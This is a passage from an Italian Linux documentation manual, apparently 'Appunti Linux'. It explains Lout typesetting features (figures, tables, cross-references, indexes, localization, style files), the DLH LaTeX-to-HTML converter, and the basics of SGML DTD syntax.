Come già spiegato, qualunque oggetto può essere una figura. Di solito questo oggetto è ottenuto con il comando **`@Fig`**, che qui non viene descritto. In alternativa si mostra in che modo inserire del testo letterale, che alle volte può servire per lo scopo. Si osservi l'esempio seguente:

```
@Figure
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { @I { standard input } e @I { standard output } }
@F @Verbatim @Begin
                    +-----------+
                    |           |------------>  STDOUT
STDIN   ----------->| Programma |
                    |           |------------>  STDERR
                    +-----------+
@End @Verbatim
```

La figura dell'esempio rappresenta uno schema costruito attraverso del testo letterale utilizzando un carattere dattilografico. Questa dovrebbe essere collocata immediatamente sotto il punto in cui appare nel sorgente, e se non dovesse esserci spazio sufficiente fino alla fine della pagina, verrebbe spostata all'inizio della pagina successiva.

| |
|---|
| Nel caso si realizzino figure nel modo proposto dall'esempio, occorre fare attenzione a non inserire delle tabulazioni nel sorgente, perché verrebbero interpretate in un modo diverso da quello che può fare il programma che si utilizza per la sua scrittura. Eventualmente si può filtrare il sorgente con il comando **`expand -8`**, in modo da ottenere la trasformazione delle tabulazioni in spazi normali. |

## 105.16.2 Tabelle

Le tabelle di Lout possono essere molto sofisticate. Anche in questo caso vale lo stesso discorso fatto per le figure, dove l'oggetto che si intende fornire per la descrizione della tabella può essere qualsiasi cosa, anche se in pratica si tratta quasi sempre di un comando **`@Tab`**. Qui si intende mostrare solo un uso elementare; dettagli maggiori possono essere trovati nella documentazione originale.

Per poter utilizzare le tabelle di Lout, cioè quelle che si ottengono con il comando **`@Tab`**, occorre includere uno stile aggiuntivo prima della dichiarazione del tipo di documento fondamentale:

```
@SysInclude { tab }
```

Per esempio, nel caso del documento ordinario si dovrebbe iniziare nel modo seguente:

```
@SysInclude { tab }
@SysInclude { doc }
@Document
    ...
//
```

Quello che si vede sotto è lo schema sintattico di una tabella estremamente semplificata. Si noti in particolare il fatto che le colonne sono distinte da una lettera alfabetica maiuscola.

```
@Tab
    @Fmta { @Col A ! @Col B ! ... }
{
@Rowa A { ⟨cella-1.1⟩ } B { ⟨cella-1.2⟩ } ...
```

```
@Rowa A { ⟨cella-2.1⟩ } B { ⟨cella-2.2⟩ } ...
...
}
```

Utilizzando questo schema semplificato, si ottengono delle tabelle senza linee (né verticali, né orizzontali) per evidenziare o abbellire le sue parti. Di solito, per quanto semplice sia la tabella, si ha almeno l'esigenza di utilizzare delle linee orizzontali per evidenziare le righe che compongono l'intestazione delle colonne, e per segnalare la fine della tabella. Per questo si devono usare delle parole chiave aggiuntive che si collocano tra gli argomenti di **`@Rowa`** cioè dei comandi che descrivono le righe.

```
@Rowa
    above { single }
    A { ⟨cella⟩ } B { ⟨cella⟩ } ...
    below { single }
```

L'opzione **`above { single }`** inserisce una linea orizzontale sopra la riga a cui si riferisce, mentre **`below { single }`** la inserisce sotto. Supponendo di voler ottenere una tabella come quella schematizzata qui sotto,

```
-----------------------------------------
Parametro LOC   Posizione corrispondente
-----------------------------------------
h               posizione attuale
t               superiore
b               inferiore
p               pagina
-----------------------------------------
        Esempio di tabella.
```

il codice necessario per Lout potrebbe essere quello seguente:

```
@Table
    @Location { TryAfterLine }
    @OnePage { Yes }
    @FullPage { No }
    @CaptionPos { Below }
    @Caption { Esempio di tabella }
@Tab
    @Fmta { @Col A ! @Col B }
{
@Rowa
    above { single }
    A { Parametro LOC }
    B { Posizione corrispondente }
    below { single }
@Rowa
    A { h }
    B { posizione attuale }
@Rowa
    A { t }
    B { superiore }
@Rowa
    A { b }
    B { inferiore }
@Rowa
    A { p }
    B { pagina }
    below { single }
}
```

## 105.17 Indici e riferimenti incrociati

Lout crea automaticamente una serie di riferimenti incrociati. I più comuni sono quelli dei piè pagina e quelli degli indici. Lout richiede l'elaborazione ripetuta di un sorgente per sistemare proprio questi indicatori, e a differenza di LaTeX (che in generale richiede tre passaggi, o quattro se si inserisce BibTeX), non si può prevedere quante volte debba essere rifatta la composizione.

### 105.17.1 Riferimenti nel testo

Come accennato, le note a piè pagina e quelle alla fine del documento sono un esempio di inserzione nel testo di riferimenti a qualcosa che appare altrove. Quando si vuole indicare un riferimento a qualcosa di diverso, si usano i comandi **`@PageOf`** e **`@NumberOf`**.

`@PageOf` { ⟨*nome-del-riferimento*⟩ }

`@NumberOf` { ⟨*nome-del-riferimento*⟩ }

Il primo dei due viene rimpiazzato da Lout con il numero della pagina in cui si trova il riferimento indicato, mentre il secondo mostra il numero del capitolo o della sezione relativa. Per esempio, se da qualche parte è stato dichiarato il riferimento denominato **`presentazione`**,

```
Come accennato in precedenza (a pagina @PageOf { presentazione }),
la matematica non è un'opinione.
```

il testo che si vede sopra si trasforma in qualcosa di simile a quello che segue:

```
Come accennato in precedenza (a pagina 11),
la matematica non è un'opinione.
```

La dichiarazione di un riferimento (in altri termini di un'etichetta) può essere fatta con il comando **`@PageMark`**, oppure con l'opzione **`@Tag`** che si può inserire all'inizio dei capitoli, delle sezioni, delle appendici e delle loro strutture inferiori.

`@PageMark` { ⟨*nome-del-riferimento*⟩ }

`@Chapter`|`@Section`|`@SubSection`|`@SubSubSection`
    `@Title` { ⟨*titolo*⟩ }
    `@Tag` { ⟨*nome-del-riferimento*⟩ }
    ...
`@Begin`
    ...

Riprendendo l'esempio precedente,

```
Attenzione: @MarkOf { presentazione } la matematica
non è un'opinione perché...
```

si vede come potrebbe essere dichiarato un riferimento raggiungibile attraverso il comando **`@PageOf`**. Nel testo risultante non si vede la dichiarazione.

Lout è un po' rigido nell'uso di questi riferimenti: attraverso **`@PageOf`** si può fare riferimento alla pagina che contiene sia un riferimento dichiarato con **`@PageMark`** che uno dichiarato all'inizio della struttura per mezzo dell'opzione **`@Tag`**; al contrario, con **`@NumberOf`** si può solo fare riferimento a riferimenti dichiarati con l'opzione **`@Tag`**.

I nomi utilizzati per indicare i riferimenti devono essere univoci. Generalmente si utilizzano nomi composti solo da lettere alfabetiche, ed eventualmente dal punto (come suggerisce l'autore di Lout). Se ce ne fosse la necessità, si può sempre delimitare questi nomi attraverso l'uso delle virgolette.

### 105.17.2 Indice generale e indice analitico

A seconda dello stile del documento prescelto, l'indice generale viene incluso o meno, in modo automatico. Questo comportamento può essere modificato ritoccando il file di stile, oppure, creando uno stile personalizzato. Gli stili standard prevedono al massimo la stampa dell'indice generale, e se si desidera ottenere un indice delle figure o delle tabelle, occorre intervenire nello stile in ogni caso.

Anche l'indice analitico viene aggiunto automaticamente se il tipo di documento è adatto per questo, però in tal caso dipende dall'autore l'inserimento dei riferimenti che lo generano. Lout consente l'uso di una grande varietà di tecniche per ottenere un indice analitico veramente buono. Qui viene mostrato l'essenziale.

⟨*chiave-per-ordinamento*⟩ `@Index` { ⟨*voce*⟩ }

Quello che si vede è la sintassi minima per inserire un riferimento nel testo che si tradurrà in una voce nell'indice analitico. La voce in questione viene mostrata utilizzando quanto indicato alla destra del simbolo **`@Index`**, ordinata in base alla chiave indicata alla sua sinistra.

Il principio è che l'ordine (alfabetico) con cui devono essere ordinate le voci potrebbe essere diverso da quello che si viene a generare utilizzando direttamente il contenuto delle voci. Per fare un esempio tra le tante situazioni che si possono creare, la voce **`Decimo`** potrebbe dover apparire prima di **`De Tizi`**, ma utilizzandole così come sono, lo spazio tra **`De`** e **`Tizi`** farebbe sì che quest'ultima voce appaia per prima. Per questo è necessario specificare una voce alternativa da utilizzare per l'ordinamento. Per convenzione, e per evitare imprevisti, è bene limitarsi all'uso delle sole lettere alfabetiche minuscole, non accentate, ed è per questo che nella sintassi non sono state usate le parentesi graffe per racchiudere l'argomento a sinistra del simbolo **@Index**.

Volendo realizzare un indice analitico strutturato in voci e sotto-voci, si può utilizzare il comando **@SubIndex**, e per un'ulteriore suddivisione il comando **SubSubIndex**.

⟨*chiave-per-ordinamento*⟩ `@SubIndex` { ⟨*voce*⟩ }

⟨*chiave-per-ordinamento*⟩ `@SubSubIndex` { ⟨*voce*⟩ }

Le sotto-voci sono interessanti in quanto riferite a una voce di livello precedente. La documentazione di Lout suggerisce di utilizzare delle chiavi strutturate, ottenute a partire dalla chiave della voce principale unendo un punto e aggiungendo un'estensione opportuna.

```
Tizio Tizi tiziotizi @Index { Tizio Tizi } è stato lo
scopritore di...
...
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di...
```

L'esempio dovrebbe mostrare in maniera sufficientemente chiara il concetto: da qualche parte del testo di parla di **Tizio Tizi** e lì viene inserito un riferimento; da un'altra parte si parla sempre di lui, ma in particolare si descrivono le sue origini. In pratica, la voce **origini** dipende da **Tizio Tizi**, e opportunamente la chiave di ordinamento fa in modo che questa risulti successiva.

Seguendo la logica dell'esempio mostrato, se si scrive un capitolo su **Tizio Tizi**, potrebbe non avere significato un riferimento a una pagina in cui si parla di questa persona, mentre ci si troverebbe ad avere solo delle sottoclassificazioni (origini, vita, morte,...). Volendo indicare una voce senza che con questa si ottenga il numero della pagina corrispondente, si può utilizzare il comando **@RawIndex**.

⟨*chiave-per-ordinamento*⟩ `@RawIndex` { ⟨*voce*⟩ }

L'esempio già mostrato potrebbe essere modificato convenientemente nel modo seguente:

```
Tizio Tizi tiziotizi @RawIndex { Tizio Tizi } è stato lo
scopritore di...
...
Tizio Tizi tiziotizi.origini @SubIndex { origini } era figlio di
Pinco Pallino e di...
...
Tizio Tizi è nato tiziotizi.nascita @SubIndex { nascita }
in un paesino sperduto...
...ed è morto tiziotizi.morte @SubIndex { morte } il giorno
...
```

### 105.17.3 Problemi connessi alla generazione dei riferimenti incrociati

Quando si modifica un documento che fa uso di riferimenti incrociati di qualunque tipo (praticamente sempre), prima di riavviare l'eseguibile **lout** per ottenerne la composizione sarebbe opportuno eliminare i file transitori che vengono creati da questo. Supponendo di lavorare con il file `pippo`, occorrerebbe eliminare il file `pippo.ld` e `lout.li`.

Diversamente, è probabile che una sola passata basti a ottenere il formato finale senza ottenere segnalazioni di errore, ma i riferimenti aggiunti nel documento potrebbero essere errati o mancare del tutto.

## 105.18 Localizzazione

I problemi di localizzazione di un documento riguardano generalmente le definizioni standard di alcune componenti tipiche (capitolo, appendice, indice, ecc.) e la sillabazione. Per attuare questo con Lout si utilizza l'opzione **@InitialLanguage** nel preambolo del documento, mentre a livelli inferiori si possono circoscrivere delle eccezioni.

```
@SysInclude { book }
@Book
    ...
    @InitialLanguage { Italian }
    ...
//
```

L'esempio mostra in che modo potrebbe essere definito il linguaggio «italiano» per tutto un documento (in questo caso un libro).

All'interno del testo è possibile alterare il linguaggio generale attraverso il comando **@Language**:

⟨*linguaggio*⟩ `@Language { ⟨testo⟩ }`

Per esempio, per indicare che una frase è scritta in tedesco si potrebbe fare come nell'esempio seguente:

```
La nonna disse: German @Language { Wer bekommt die Torte? }
```

### 105.18.1 Configurazione di una localizzazione

Nel momento in cui viene scritto questo capitolo, le versioni di Lout che si trovano comunemente in circolazione non dispongono del linguaggio italiano. Per prepararselo occorre intervenire su alcuni file: `/usr/lib/lout/include/langdefs`, `/usr/lib/lout/data/standard.ld` e `/usr/lib/lout/hyph/italian.lh`. L'ultimo di questi serve per definire le regole della sillabazione, e di solito viene creato a partire da quello di un altro paese. Questo file è diviso in due parti, e la seconda, cioè quella che indica precisamente le regole della separazione in sillabe, può essere ricopiata dal file corrispondente utilizzato per LaTeX.[2]

## 105.19 Personalizzazione dello stile

Invece di utilizzare uno degli stili standard di Lout, si può creare il proprio, di solito modificandone uno preesistente. Quando si crea uno stile riferito a un documento particolare, può darsi che il file relativo venga tenuto assieme a quello del documento stesso, e in tal caso può convenire di utilizzare un comando di inclusione diverso dal solito. Supponendo di voler creare una variante dello stile **`book`**, si potrebbe copiare il file corrispondente, `/usr/lib/lout/include/book`, nella directory di lavoro del documento e chiamarlo `libro`. In questo modo, l'inizio del documento potrebbe essere organizzato nel modo seguente:

```
@Include { libro }
@Book
//
@Chapter @Begin
    ...
```

Si osservi l'uso del comando **`@Include`** che si riferisce alla directory corrente o a un percorso assoluto (se indicato).

Nelle sezioni seguenti si accenna all'organizzazione di questo file di stile. Per modificarlo basta intervenire negli argomenti delle opzioni indicate; anche senza conoscere precisamente i dettagli, si dovrebbe riuscire nell'intento utilizzando semplicemente l'intuito.

### 105.19.1 Inclusione di altri stili

Nella prima parte del file di stile si incontrano una serie di inclusioni possibili per l'aggiunta di altri stili.

```
###############################################################################
#                                                                             #
#  @SysInclude commands for standard packages.                               #
#                                                                             #
###############################################################################

  @SysInclude { fontdefs }                        # font definitions
  @SysInclude { langdefs }                        # language definitions
  @SysInclude { dl }                              # DocumentLayout package
  @SysInclude { bookf }                           # BookLayout extension
# @SysInclude { tab }                             # @Tab table formatter
# @SysInclude { eq }                              # @Eq equation formatter
# @SysInclude { fig }                             # @Fig advanced graphics
# @SysInclude { graph }                           # @Graph graph drawing
# @SysInclude { cprint }                          # @CPrint C and C++ programs
# @SysInclude { pas }                             # @Pas Pascal programs
```

Come si vede, le inclusioni che non sono necessarie appaiono commentate. Potrebbe essere conveniente togliere il commento da qualcosa, per esempio l'inclusione dello stile **`tab`** in modo da consentire la realizzazione di tabelle attraverso il comando **`@Tab`**.

Dopo le inclusioni standard appare l'inserimento predefinito dello stile **`mydefs`**, nel caso fosse presente nella directory di lavoro nel momento della composizione. In pratica, questo è il nome convenzionale di un file da usare per la personalizzazione aggiuntiva.

[2] Se dovesse servire, tra i file che compongono la distribuzione FTP di Appunti Linux, se ne trova uno di esercizi. In quel pacchetto ci sono i file adatti per ottenere la localizzazione italiana di Lout.

```
################################################################################
#                                                                              #
#  @Include command for reading personal definitions from current directory.  #
#                                                                              #
################################################################################

  @Include { mydefs }
```

### 105.19.2 Veste grafica del documento

Nell'ultima parte del file di stile si definiscono una serie di cose che riguardano la veste grafica del documento. Nei file di configurazione standard sono riportate tutte le opzioni disponibili con gli argomenti predefiniti, commentate attraverso il carattere **#** e descritte.

```
@Use { @DocumentLayout
  # @InitialFont        { Times Base 12p        } # initial font
  # @InitialBreak       { adjust 1.20fx hyphen  } # initial break
  # @InitialSpace       { lout                  } # initial space style
  # @InitialLanguage    { English               } # initial language
    ...
}
```

### 105.19.3 Particolarità del tipo di documento

A seconda dello stile originale da cui si è partiti per realizzare il proprio, l'ultima parte potrebbe essere diversa. Per esempio, nel caso del libro, questa comincia così:

```
@Use { @BookLayout
  # @TitlePageFont              { Helvetica Base        } # title page font (not size)
  # @SeparateIntroNumbering     { Yes                   } # separate intro page numbers
  # @ChapterStartPages          { Any                   } # Any, Odd, or Even
  # @ReferencesBeforeAppendices { No                    } # pos of ref list
    ...
}
```

### 105.19.4 Parte conclusiva

La parte finale del file della configurazione dello stile viene lasciato normalmente così come si trova.

```
################################################################################
#                                                                              #
#  @Database (and @SysDatabase) clauses go here.                               #
#                                                                              #
################################################################################

@SysDatabase @RefStyle { refstyle }              # reference printing styles
```

## 105.20 Riferimenti


- Jeffrey H. Kingstom, *A User's Guide to the Lout Document Formatting System*
- Jeffrey H. Kingstom, *A Practical Introduction to the Lout Document Formatting System*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Trasformazione in altri formati

Spesso ci si trova di fronte alla necessità o all'utilità di trasformare un documento scritto in un certo modo, per esempio in LaTeX, in qualcosa di diverso, per esempio in HTML. In generale, queste cose andrebbero pianificate prima, per decidere lo stile del documento in base alle forme in cui questo deve poi concretizzarsi. Meglio ancora sarebbe l'utilizzo di strumenti appositi, di solito SGML, pensati in anticipo per la produzione di documentazione in formati differenti.

Questo capitolo serve a raccogliere la descrizione di strumenti che possono aiutare a trasformare un documento realizzato con sistemi di composizione tradizionale, pensati principalmente per la stampa su carta.

> Non ci si possono fare illusioni: gli strumenti di questo tipo non funzionano sempre, ma solo quando le caratteristiche del sorgente lo consentono.

## 106.1 DLH – trasforma LaTeX in HTML

DLH è uno strumento relativamente semplice per la conversione di sorgenti LaTeX in HTML. La trasformazione avviene con successo solo quando si tratta di un sorgente LaTeX in cui non si usano ambienti matematici e soprattutto non si usano comandi particolarmente sofisticati (ciò inteso dal punto di vista di DLH).

DLH utilizza un insieme personalizzato di stili LaTeX, collocato normalmente nella directory `/usr/share/dlh/inputs/dlh/`. Si tratta dei soliti `article.sty`, `epsfig.sty` e altri, ma il contenuto di questi file è ridotto rispetto a quelli equivalenti di LaTeX. Se nel sorgente LaTeX si utilizzano altri stili particolari occorrerebbe creare un file corrispondente anche in questa directory, cercando di adattarlo a DLH (cosa che potrebbe risultare difficile, dal momento che bisogna ragionare in termini di TeX limitato secondo le possibilità di DLH).

Il programma eseguibile è **`dlh`** che accetta l'indicazione di alcune opzioni e in particolare un elenco di file LaTeX:

`dlh [`⟨*opzioni*⟩`]` ⟨*file-latex*⟩`...`

In corrispondenza dei file indicati come argomento vengono create altrettante directory contenenti una serie di file HTML che rappresentano il risultato della trasformazione (a partire da `index.html` che normalmente è un collegamento simbolico al primo di questi file).

DLH utilizza una serie di icone per rappresentare i pulsanti per lo scorrimento del documento secondo la sua struttura. I file di queste icone si trovano normalmente nella directory `/usr/share/dlh/icons/` e andrebbero copiati nella directory `../icons/`, rispetto a quella in cui si trovano i file HTML.

#### Alcune opzioni

`-f | --force`

Questa opzione serve a creare tutti i file che compongono il documento, in particolare le immagini. Ciò può creare un rallentamento nel funzionamento di DLH, ma in generale serve a garantire un risultato più sicuro.

`-i` ⟨*URI*⟩ `| --icon-dir=`⟨*URI*⟩

Permette di definire esplicitamente la collocazione dei file che rappresentano le icone utilizzate da DLH per rappresentare i pulsanti per lo scorrimento del documento.

#### Esempi

`$` **`dlh prova.tex`**

Crea la directory `./prova/` e al suo interno inserisce una serie di file HTML che riproducono il documento `prova.tex`. In questo caso, i file HTML fanno uso delle icone che si trovano nella directory `./icons/`, relativa al nodo di rete in cui si trovano.

`$` **`dlh -f prova.tex`**

Come nell'esempio precedente, ma viene forzata la creazione di tutti i file, nel caso ce ne fosse bisogno.

`$` **`dlh -i icone prova.tex`**

Come nel primo esempio, con la differenza che i file delle icone devono trovarsi nella directory `./prova/icone/`.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxiii

# SGML: un linguaggio per l'editoria e non solo

# SGML: introduzione

Da quanto esposto nel capitolo precedente, dovrebbe essere stato inteso che l'SGML non è un «linguaggio di scrittura» da imparare e usare così com'è. Al contrario, è un linguaggio per definire il modo in cui il testo deve essere scritto, e solo dopo si può iniziare a scrivere secondo le regole stabilite.

Volendo fare un abbinamento con i linguaggi di programmazione, sarebbe come se prima si dovesse definire il linguaggio stesso, per poi poter scrivere i programmi secondo quelle regole.

La descrizione fatta in questo capitolo potrebbe risultare noiosa, considerato che solo dopo molte sezioni si mostra in che modo realizzare effettivamente il proprio DTD e applicarlo a un documento. Considerata la complessità dei concetti espressi, si ritiene più conveniente una spiegazione che parte dal basso, piuttosto che usare un approccio inverso, che presumerebbe una conoscenza minima di partenza.

## 107.1 DTD: definizione del tipo di documento

Le regole che definiscono la struttura e la scomposizione del documento, e tutte le altre che governano la logica dell'SGML, sono contenute nel DTD.

Queste regole, possono essere permissive, o restrittive, in funzione degli obbiettivi che ci si prefigge; ovvero, in funzione del contenuto di quel tipo di documento e delle cose che con questo ci si aspetta di fare.

La complessità del mondo reale, fa sì che non ci sia modo di realizzare un unico DTD che vada bene per tutti gli scopi. Un DTD ipotetico, che volesse andare bene un po' per tutto, dovrebbe essere anche qualcosa di estremamente generico e permissivo, annullando tutti i benefici dell'utilizzo dell'SGML.

Un esempio reale di un DTD «tuttofare» è quello dell'HTML, in cui tutto si concentra nella definizione di elementi il cui scopo prevalente è definire, anche se solo vagamente, l'aspetto finale che dovrebbe avere il risultato. Lo scopo dell'SGML non è quello di stabilire il risultato finale del documento, tuttavia, si può benissimo predisporre un DTD orientato a questo obbiettivo. Ma questo, nel caso dell'HTML, giustifica poi l'estrema debolezza della sua struttura, dove è ammesso quasi tutto.

Tuttavia, è difficile comprendere subito il significato pratico di questo approccio: la definizione del tipo di documento, e poi la scrittura del testo. Lo si può comprendere solo quando si lavora assiduamente nell'ambito della produzione di documentazione, quando ci si accorge che le proprie esigenze sono diverse da quelle degli altri, per cui diventa difficile adattarsi all'uso di modelli già esistenti.

## 107.2 Elementi

Dal punto di vista di SGML, una singola unità di testo la cui dimensione varia a seconda del contesto, è un ***elemento***, e a ognuno di questi, SGML impone l'attribuzione di un nome. SGML non fornisce alcun modo per attribuire un significato agli elementi del testo, tranne per il fatto di avergli dato un nome. Piuttosto, attraverso un analizzatore SGML, è possibile verificare che questi siano collocati correttamente secondo le relazioni stabilite.

I nomi degli elementi, sono definiti tecnicamente ***identificatori generici***, utilizzando la sigla GI (*Generic Identifier*).

Nel sorgente SGML, gli elementi sono indicati normalmente attraverso l'uso di marcatori che hanno la forma consueta **`<...>`** e **`</...>`**, dove il primo inizia l'elemento nominato tra le parentesi angolari e il secondo chiude l'elemento. Per esempio, si potrebbe definire l'elemento **`acronimo`** e utilizzarlo nel testo nel modo seguente:

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

Il significato che questo elemento può avere, non è definito dall'SGML. Il fatto di avere delimitato l'elemento **`acronimo`** potrebbe servire per estrarre dal documento tutte le sigle utilizzate, per inserire queste in un indice particolare, oppure solo per fini stilistici di evidenziamento uniforme.

La difficoltà nella scrittura di un testo in SGML si riduce a questo: utilizzare i marcatori necessari a identificare correttamente i vari elementi del testo, secondo le regole stabilite nella definizione del documento stesso (il DTD).

### 107.2.1 Abbreviazioni nell'indicazione degli elementi

Prima ancora di iniziare a vedere il contenuto del DTD, è bene chiarire che esistono altri modi per delimitare un elemento SGML. Per la precisione, si tratta di abbreviazioni di cui alcuni autori non riescono a fare a meno. La scrittura di un sorgente SGML è un po' come quella di un sorgente di un linguaggio di programmazione: si può essere concisi o prolissi. Di solito, quando si è concisi si scrive del codice difficile da leggere, e in generale è meglio scrivere tutto in forma chiara senza risparmiare. L'esempio visto in precedenza,

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

può essere abbreviato in

```
...Il gruppo <acronimo>ILDP</> si occupa di...
```

e anche nel modo seguente, che però porta con sé un vincolo importante: non si possono usare delle barre oblique all'interno dell'elemento abbreviato in questo modo.

```
...Il gruppo <acronimo/ILDP/ si occupa di...
```

Con questi sistemi, oltre a rendere il sorgente SGML poco leggibile, si rischia di non ottenere i risultati che si attendono se gli strumenti di elaborazione utilizzati non riconoscono tali estensioni del linguaggio.

### 107.2.2 Primo impatto con un DTD

La definizione del DTD è ottenuta da una serie di istruzioni dichiarative composte secondo una sintassi molto semplice. L'esempio seguente rappresenta le istruzioni necessarie a definire gli elementi di un tipo di documento ipotetico definibile come **`relazione`**.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT titolo        - o (#PCDATA) >
<!ELEMENT data          - o (#PCDATA) >
<!ELEMENT contenuto     - o (paragrafo+, firma+) >
<!ELEMENT paragrafo     - o (#PCDATA) >
<!ELEMENT firma         - o (#PCDATA) >
```

Ognuna delle righe che appaiono nell'esempio rappresenta una dichiarazione di un elemento SGML. Una dichiarazione, di qualunque tipo, è delimitata da una parentesi angolare aperta (il simbolo di minore), seguita immediatamente da un punto esclamativo (**`<!`**), e da una parentesi angolare chiusa (**`>`**).

La dichiarazione di un elemento si compone poi della parola chiave **`ELEMENT`**, seguita dal nome dell'elemento, dalle regole di minimizzazione rappresentate da due caratteri e da un modello del contenuto.

```
<!ELEMENT titolo        - O (#PCDATA) >
|   |      |            ^^^    |      |
|   |      |             |     |      delimitatore conclusivo
|   |      nome          |     |      dell'istruzione
|   |      dell'elemento |     |
|   |                    |    modello del contenuto
|   dichiarazione        |
|   di un elemento      regole di minimizzazione
|
delimitatore di apertura dell'istruzione SGML
```

Figura 107.1: Scomposizione delle varie parti della dichiarazione di un elemento SGML.

Le varie parti che compongono qualunque tipo di dichiarazione SGML sono separate da spazi orizzontali (caratteri spazio, o tabulazioni orizzontali) oppure anche da interruzioni di riga, permettendo così di proseguire le istruzioni su più righe distinte.

### 107.2.3 Regole di minimizzazione

Le ***regole di minimizzazione***, rappresentate da due caratteri staccati, indicano l'obbligatorietà o meno dell'utilizzo del marcatore di apertura e di chiusura per l'elemento dichiarato. Il primo dei due simboli rappresenta l'apertura, il secondo la chiusura. Un trattino indica che il marcatore è obbligatorio, mentre la lettera **`o`** sta per «opzionale» e indica così che può essere omesso:

- **`- -`**

  sono obbligatori entrambi i marcatori;

- **`- o`**

  è obbligatorio il marcatore iniziale, mentre quello finale è facoltativo;

- **`o -`**

  il marcatore iniziale è facoltativo, mentre quello finale è obbligatorio (di solito non capita questa situazione);

- **O O**

  sono facoltativi entrambi i marcatori.

Nell'esempio mostrato in precedenza, solo l'elemento **`relazione`** richiede l'utilizzo di marcatori di apertura e di chiusura, mentre tutti gli altri possono essere indicati utilizzano il solo marcatore di apertura. In pratica, il contesto permette di individuare dove finiscano tali elementi nel testo.

La possibilità o meno di rendere facoltativo l'uso dei marcatori di apertura e di chiusura non è solo un fatto di gusto, in quanto dipende anche dall'organizzazione del tipo di documento. Se le dichiarazioni diventano ambigue, non si possono più distinguere gli elementi nel testo SGML.

## 107.2.4 Modello del contenuto

La parte finale della dichiarazione di un elemento SGML è il ***modello del contenuto***, che si distingue perché è racchiuso tra parentesi tonde. Serve a descrivere il tipo di contenuto che può avere l'elemento e si può esprimere attraverso parole riservate che hanno un significato preciso, come **`#PCDATA`** (*Parsed Character DATA*) che rappresenta una qualunque sequenza di caratteri valida, oppure attraverso l'indicazione di nomi di altri elementi che possono (o devono) essere contenuti in qualche modo.

Il modello del contenuto, può articolarsi in modo molto complesso, allo scopo di definire le relazioni tra gli elementi contenuti.

Per il momento, è bene osservare che un elemento, il cui modello del contenuto sia composto esclusivamente della parola riservata **`#PCDATA`**, non può contenere al suo interno altri tipi di elementi. Il significato di alcune delle parole riservate più comuni, utilizzabili per definire il contenuto di un elemento, sono riportate più avanti in questo capitolo, dopo la presentazione di altri concetti essenziali, necessari per comprenderne il senso.

### 107.2.4.1 Indicatori di ripetizione

Il modello del contenuto utilizza un sistema abbastanza complesso per definire la possibilità di contenere più elementi dello stesso tipo e per indicare raggruppamenti di elementi. Per indicare la ripetizione, viene usato un simbolo alla fine dell'oggetto a cui si riferisce, e questo simbolo si chiama ***indicatore di ripetizione*** (*occurrence indicator*).

- Il segno **`+`** usato come suffisso, rappresenta una o più ripetizioni dell'elemento.
- Il segno **`?`** usato come suffisso, rappresenta zero o al massimo un'occorrenza dell'elemento.
- Il segno **`*`** usato come suffisso, rappresenta zero o più ripetizioni dell'elemento.
- Se non viene usato nessun suffisso, l'elemento indicato deve essere usato esattamente una volta.

Dall'esempio mostrato in precedenza viene ripreso l'estratto seguente, nel quale si può osservare che: l'elemento **`titolo`** può apparire al massimo una volta all'interno di **`relazione`** (precisamente all'inizio di questo elemento); l'elemento **`paragrafo`** deve essere contenuto almeno una volta all'interno dell'elemento **`contenuto`** (lo stesso vale per l'elemento **`firma`**); l'elemento **`firma`** può contenere solo caratteri normali senza altri elementi.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

### 107.2.4.2 Connettori

Quando un elemento deve poter contenere diversi tipi di elementi, è necessario usare dei simboli, detti ***connettori***, per stabilirne la relazione.

- La virgola (**`,`**) indica che l'elemento precedente e quello successivo devono apparire nell'ordine in cui sono.
- La e-commerciale (**`&`**) indica che l'elemento precedente e quello successivo devono essere presenti entrambi, ma possono apparire in qualunque ordine.
- la barra verticale (**`|`**) indica che solo uno tra i due elementi che connette può apparire.

Riprendendo il solito estratto dell'esempio già mostrato precedentemente, si può osservare l'uso della virgola in qualità di connettore:

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

L'elemento **`relazione`** può contenere al massimo un titolo all'inizio, quindi deve apparire un elemento **`data`** e dopo di questo anche un elemento **`contenuto`**. L'elemento **`contenuto`** deve contenere uno o più elementi **`paragrafo`**, a partire dall'inizio, e in coda, uno o più elementi **`firma`**.

```
<!ELEMENT nominativo    - - (nome & cognome) >
<!ELEMENT voce          - - (punto | numero) >
```

Per completare gli esempi sull'uso dei connettori, si osservi quanto mostrato sopra. L'elemento **`nominativo`** deve contenere un elemento **`nome`** e un elemento **`cognome`**, in qualunque ordine; l'elemento **`voce`** può contenere solo un elemento a scelta tra **`punto`** e **`numero`**.

### 107.2.4.3 Raggruppamenti

All'interno di un modello di contenuto, è possibile indicare dei raggruppamenti che esprimono in pratica dei sottomodelli, a cui poter applicare gli indicatori di ripetizione e i connettori. Per questo si usano le parentesi tonde. Si osservi l'esempio seguente:

```
<!ELEMENT figure - - ( (eps | ph), img*, caption?) >
```

L'elemento **`figure`** deve contenere un'occorrenza del sottogruppo **`(eps | ph)`**, zero o più ripetizioni dell'elemento **`img`** e al massimo un'occorrenza di **`caption`**, nell'ordine descritto. Il sottogruppo **`(eps | ph)`** rappresenta una singola occorrenza di **`eps`** oppure **`ph`**.

Quando si utilizzano gli operatori di ripetizione assieme ai raggruppamenti, possono nascere degli equivoci. Ammesso che ciò possa avere senso, si osservi la variante seguente dell'esempio già presentato:

```
<!ELEMENT figure - - ( (eps | ph)+, img*, caption?) >
```

È stato aggiunto il segno **`+`** dopo il gruppo **`(eps | ph)`**. In questo modo, si intende che sia possibile l'inserimento iniziale di una serie indefinita di elementi **`eps`** o **`ph`**, in qualunque ordine, purché ce ne sia almeno uno dei due. Quindi, non è necessario che si tratti solo di elementi **`eps`** o solo di **`ph`**.

### 107.2.4.4 Eccezione

